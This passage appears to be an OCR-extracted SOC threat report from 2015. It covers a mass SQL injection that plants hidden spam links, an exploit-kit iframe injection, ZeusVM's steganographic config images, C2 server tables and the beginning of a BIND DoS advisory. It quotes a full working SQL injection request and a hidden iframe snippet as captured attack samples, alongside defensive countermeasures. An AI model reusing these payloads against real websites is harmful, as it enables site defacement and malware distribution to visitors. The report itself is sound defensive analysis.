GET /[redacted]');declare%20@c%20cursor;declare%20@d%20varchar
(4000);set%20@c=cursor%20for%20select%20'update%20%5B'%2BTABLE_NAME%2B'%5D%20set%20%5B'%
2BCOLUMN_NAME%2B'%5D=%5B'%2BCOLUMN_NAME%2B'%5D%2Bcase%20ABS(CHECKSUM(NewId()))%257%20when
%200%20then%20''''%2Bchar(60)%2B''div%20style=%22display:none%22''%2Bchar(62)%2B''married
%20cheaters%20''%2Bchar(60)%2B''a%20href=%22http:''%2Bchar(47)%2Bchar(47)%2B''[redacted]
[redacted]''%2Bchar(47)%2B''[redacted]''%2Bchar(47)%2B''page''%2Bchar(47)%2B''[redacted]
''%2Bchar(62)%2Bcase%20ABS(CHECKSUM(NewId()))%253%20when%200%20then%
20''[redacted]''%20when%201%20then%20''read%20here''%20else%20''read%
20here''%20end%20%2Bchar(60)%2Bchar(47)%2B''a''%2Bchar(62)%2B''%20[redacted]''%
2Bchar(60)%2Bchar(47)%2B''div''%2Bchar(62)%2B''''%20else%20''''%20end'%20FROM%
20sysindexes%20AS%20i%20INNER%20JOIN%20sysobjects%20AS%20o%20ON%20i.id=o.id%20INNER%
20JOIN%20INFORMATION_SCHEMA.COLUMNS%20ON%20o.NAME=TABLE_NAME%20WHERE(indid=0%20or%
20indid=1)%20and%20DATA_TYPE%20like%20'%25varchar'%20and(CHARACTER_MAXIMUM_LENGTH=-1%20or
%20CHARACTER_MAXIMUM_LENGTH=2147483647);open%20@c;fetch%20next%20from%20@c%20into%
20@d;while%20@@FETCH_STATUS=0%20begin%20exec%20(@d);fetch%20next%20from%20@c%20into%
20@d;end;close%20@c-- HTTP/1.1
```

Figure 5 SQL injection attacks designed to alter Web pages (partial)

The period around 2008 saw many detections of SQL injection attacks designed to alter Web pages, including a declare clause. These attacks attempted to infect users accessing an altered site with malware by embedding a link that forwards the user to a malicious site.[6] On the other hand, URLs embedded by SQL injection attacks this time had no consistency in their destinations, which included sites advertising a drug or other products, or blog articles claiming a certain principle or advocacy, thus it is considered to be unlikely they were designed to infect such accessing users with malware. In addition, such attack traffic detected by JSOC had almost no variation in any part other than the embedded target URL, thus it is considered that attackers used a particular tool.

[6] Intrusion Trend Analysis Report vol. 12
http://www.lac.co.jp/security/report/pdf/20090316_jsoc_m01m.pdf



3.3.4 Attack traffic that uses a vulnerability scan tool

The period between July and September 2015 saw many attack traffic incidents that checked for Web server vulnerabilities from the Internet. It is considered that these attacks used a publicly available vulnerability scan tool to cause an increased amount of attack traffic. In some of the attacks, the vulnerability scan was repeated for a specific target over several days. This resulted in indirect damage such as increased Web page browsing difficulties. Even if there is no vulnerability in the environment, load on the target will be increased by receiving a significant number of attacks over several days.

Table 3 shows examples of the source IP addresses used for vulnerability scan traffic detected between July and September 2015.


Table 3 Examples of typical attacking source IP addresses used for vulnerability scan traffic

Attacking source IP address	Country
52.10.227.107	U.S.A
66.154.123.7	Canada
117.21.176.17	China
180.97.106.36	China
180.97.106.37	China
180.97.106.161	China
180.97.106.162	China
182.118.33.7	China
122.212.XXX.XXX	Japan
125.252.XXX.XXX	Japan

These IP addresses include those domestic to Japan. None of the domestic IP addresses consisted of a host address used to provide a security diagnosis service, thus it is suspected that the addresses were hijacked and exploited by attackers.

A recommended countermeasure against such attack traffic is to diagnose the vulnerability of a public server and fix any vulnerability if such exists.

An attacker may repeat attack traffic over an extended period of time, for example, by performing a vulnerability scan over several days. To protect against such an attack, it is recommended to use an appropriate network device such as a firewall, according to the actual environment, in order to shut off traffic originating from a source listed in Table 3.



4 Topics of This Volume


4.1 Relationship between increasing exploit kits and ZeusVM

4.1.1 Relationship between increasing detections of exploit kits and ZeusVM

An “exploit kit” generally refers to a tool kit that attempts system intrusion, and it implements a code that exploits a vulnerability in software, such as Oracle Java Runtime Environment (JRE) or Adobe Flash Player, for attacking. If the exploit kit succeeds in attacking, malware download will commence.

Figure 6 shows an example of a website altered by embedding an iframe tag to redirect to an exploit kit.

If an official website or advertisement contains incorrect code to leads to a host where an exploit kit is installed, the user of the website will be unintentionally misled and infected with malware by the exploit kit built in to the destination. Such exploit kits include Angler, Nuclear, and Zuponcic.



```
<body class="blog"><script>var date = new Date(new Date().getTime() + 60*60*24*7*1000);
document.cookie="PHP_SESSION_PHP=228; path=/; expires="+date.toUTCString();</script>
<style>.hggsisledpzcxwg{position:absolute;top:-2678px}</style><div class="hggsisledpzcxwg">
<iframe src="http://[redacted]/viewtopic.php?jt=19&p=384&yj=6883&j=0"
width="325" height="555"></iframe></div>
```

Figure 6 Website altered by embedding an iframe tag to redirect to an exploit kit




Figure 7 shows the number of exploit kit detections. Figure 8 shows the number of characteristic Emdivi and ZeusVM detections between June and September 2015.




Figure 7 Changes in the number of exploit kit detections





Figure 8 Changes in the number of ZeusVM and Emdivi detections

Since the beginning of July 2015, JSOC saw a sharp increase in the number of detections of connections to hosts where an Angler Exploit Kit, an exploit kit variant, was installed ([1] in Figure 7). This is considered to be partly attributed to an Angler Exploit Kit that used vulnerabilities, such as the Adobe Flash Player zero-day vulnerability (CVE-2015-5119),[7] after information leakage for multiple vulnerabilities due to a July 5 cyber-attack against an Italian security company, known as "Hacking Team".

[7] "Hacking Team" information leakage incident: Flash Player zero-day vulnerability "CVE-2015-5119"; confirmed to have been added to multiple exploit kits
http://blog.trendmicro.co.jp/archives/11877




Since the middle of August, JSOC also saw a sharp increase in traffic infected with the "ZeusVM" malware targeting authentication information for Internet banking ([1]) in Figure 8). This is highly likely due to the Angler Exploit Kit used as an infection route, as the number of Angler Exploit Kit detections increased in a similar way, as shown in Figure 7.
During this period, it was also confirmed that multiple customers were infected with the Emdivi malware reportedly used in the Japan Pension Service information leakage incident. Although no Emdivi infection route has yet become known, some infections may occur via a website altered by a watering hole attack, etc.,[8] while most are considered to be due to the execution of a file attached to suspicious email. This is because these Emdivi infections coincided with a sharp increase in the number of incidents that led to an incorrect site, such as an exploit kit ([2] in Figure 8).
Since August, no Emdivi-infected traffic has been detected. That is, due to the completion of countermeasure implementation in Emdivi-infected terminals, no new infection has subsequently appeared. However, customers should be cautious that the malware may have a variant.

4.1.2 Behavior and characteristics of ZeusVM traffic

Zeus is a type of malware that targets authentication information for online banking. As described above, JSOC has seen an increasing number of detections of malware called "ZeusVM", which is a variant of Zeus.

Figure 9 illustrates what occurs when traffic is infected with ZeusVM.
ZeusVM obtains an image file containing malware configuration information when the infected terminal is connected to the C2 server ([5] in Figure 9). The file is seemingly an ordinary image file, but it uses a technology called “steganography” to secretly embed suspicious code at the end of its binary data. It is difficult to notice this, as the file seemingly contains a normal image.

[8] Targeted attack that exploits the Flash Player zero-day vulnerability "CVE-2015-5119"; confirmed in Japan
http://blog.trendmicro.co.jp/archives/11944






[1]Accessing the altered site or advertisement
Altered Web server
Top page altered by embedding a suspicious iframe in the source
[2]Leading the client to the site embedded with the iframe
Client
[3]Leading the client to malware download through vulnerability exploitation
[4]Infected
Detected
Malicious HTTP server
[5]Downloading a JPEG file, such as config.jpg
C2 server prepared by the attacker


Figure 9 Flow of what occurs when traffic is infected with ZeusVM

Figure 10 and Figure 11 show examples of traffic requesting an image file and obtaining ZeusVM configuration information embedded in the image file.



```
GET /ewibot/server/config.jpg HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727)
Host: [redacted]
Cache-Control: no-cache
```

Figure 10 Example of traffic that requests an image file containing configuration information



```
-.......Xz.N.m..EfR3@.....h.R..dP"... .
V..s.pJs@......%X.
4.......'.........P.e?%...|..T.'....C@.h...P.P.@..-.:.fl.
`\4.i..4...{....FOJ......'N.....P.....
...J`;>.=..0......_...2x....@...q@....o..
.@..Q.&...9'....F8.....t..<P..(.......P.r{.
{P.m...P.I..9....P......:.....h..w.@.1...B..P...g..........@}
h......v.....pr..@sHdR'qZBV......c.!.....>
.....=.V..2.._.5...v.B..@
.h@..?.?..D...AH...4........w...........k..i...C...HbP.P.@....S..B....@.....@
).Z.Zb.......b..
.Z`..P.@..E)..E"...1.j..k.RqY.T.lD.J....Y..I.h..:P1h.....h...0>T..)Xd..(m..#..J.
(...8=....1.%..\m>.. l....P1..........`9....\.[.~...=.....P.sv...q..R........4..........
(.KA.1."...4.J...sH..=(.m#.9..v.&......p9.@.z..@.
\.y.......R.o.Z..m.P.q@.R..@........d.......\.....8..^i..$d.H.9.}h...s...T.....'..@
....7f..r......w.@..W......(.T.04.8..7.4..z.............A..@.8.Z.;.=h.....E.....!...5.6g
$6. .4..:....-M......!PNz.Z`(..B...Zh....._.TH.r.......4.....P.U........s..].CM.%
&1....b.@%.%...P ......
.-.
.)..... ...0..........Z.(...(...........N-.......v$c.dYN..68.@..p.....b4.!.@.0
.hN.H..&....Z...&T....@T..*...F... .e...q......@.T.......r..3.........0].....)~..d.....4
>........P.P...A@...........4....h.....?......c,...nUevOsG4Itgcfol2E7frALCZUQXZcB05lK2cum
pyIropBu1yYqOPF1NAzwoblTjMzVd/
dgHGsreUT6k0sU5t8p8qRdlJc44quTDPqeKorAgVWmlWJYyAYPUfs0LkgdxMvwVt5xFNOAuqqXL3hW6
+WV1c7oX6eqkep0BwV2pG8Q5zhKkJJ9o2PkQt0b5o36mggATU
```

Figure 11 Example of traffic that obtains a ZeusVM configuration file




Table 4 and Table 5 show the IP addresses or host names of C2 servers that ZeusVM-infected hosts were connected to.

As far as JSOC-detected malware types are concerned, the destination of connection usually differs between malware variants, even if they are of the same kind. On the other hand, ZeusVM-infected traffic has a noticeable characteristic in which various infected hosts were connected to the same C2 server during the same period. These C2 servers were changed during a short period, but most of the destination IP addresses belonged to Russia. Furthermore, JSOC investigation implies that most of these destination hosts were hosting service providers' servers and that these servers did not run official Web content. It is guessed that the Web servers were not hijacked by an attacker and that they were rented for use as C2 servers.

These findings may indicate that those traffic infections detected by JSOC were caused by the same malware type, and that an attacker used a hosting service as a C2 server for that malware type and repeatedly changed host names and IP addresses during a short period. This may be why the effect of blacklist-based countermeasures was limited.

Table 4 Destination information for JSOC-detected infected terminals

Destination IP address	Destination host name	Country
151.248.112.123	anla.su	Russia
151.248.114.212	–	
185.20.227.69	tianfu.su	
194.58.92.172	renpin.su	
194.58.98.203	guns88.ru	
194.58.103.199	atmape.ru	
194.58.108.18	–	
–	kanatchaw.com	Unknown
	zogofader.com	
	tarinbarse.com	
	clepmedic.com	




Table 5 Changes in destinations for infected terminals




Figure 12 and Figure 13 show images used in ZeusVM configuration files and their binary data.

Seemingly, these images are little suspicious. Therefore, it is very difficult to determine that the images shown in Figure 13 are suspicious.





Figure 12 Images used by ZeusVM





JPEG data portion of the image
Config data portion containing instructions and other information for ZeusVM

Figure 13 Binary data of images used by ZeusVM

4.1.3 Countermeasures against infection by ZeusVM and other malware types that target online banking

Damage due to illegal money transfers in online banking has been on the rise,[9] and individuals and organizations are targeted. Especially, damage to organization accounts has been on a sharp rise. To prevent such damage, it is important to take the following countermeasures:

Recommended countermeasures


□ Keep the definition file for anti-virus software up-to-date.
□ Keep the operating system and application software up-to-date.
□ Keep a record of the correct URL of your bank, and always use that URL to access the bank.
□ Install EMET, which is available from Microsoft Corporation.

Recommended preventive measures are detailed in the *Guidebook for Countermeasures against Targeted Attacks*,[10] published by LAC. Refer to this guidebook.

Terminal operation-related measures

□ Use illegal money transfer prevention software, available for your Internet banking.
□ Use a one-time password or token, available for your Internet banking.

[9] 2016 First-Half Illegal Money Transfer Crimes Related to Internet Banking
https://www.npa.go.jp/cyber/pdf/H270903_banking.pdf
[10] Guidebook for Countermeasures against Targeted Attacks
http://www.lac.co.jp/anti-apt/guidebook/




Business operation-related measures

□ Do not use the same authentication information for multiple sites.
□ Use password management software.
□ Use different terminals for Internet browsing or email and for Internet banking.
□ Check and ensure what is to be reported and to whom, along with the procedures involved, so that the affected accounts and services can be stopped as quickly as possible, in case of damage.
□ Keep yourself updated with up-to-date information regarding security incidents by checking security information, news, and bank sites.

Other damage reduction methods

□ Reduce your transfer limit to the minimum required amount.



4.2 DoS vulnerability found in BIND (CVE-2015-5477)

4.2.1 Overview of the denial-of-service vulnerability in BIND

It was disclosed that BIND widely used as a DNS server had a denial-of-service (DoS) vulnerability (CVE-2015-5477). Certain versions of BIND have the vulnerability in their TKEY function for keys exchanged between hosts, which externally causes the BIND process to be terminated abnormally.
This vulnerability can be exploited in any BIND system regardless of its configuration, and can affect both content servers and full resolvers. The BIND versions with this vulnerability are listed below.

- BIND 9.1.0 to 9.8.8
- BIND 9.9.0 to 9.9.7-P1
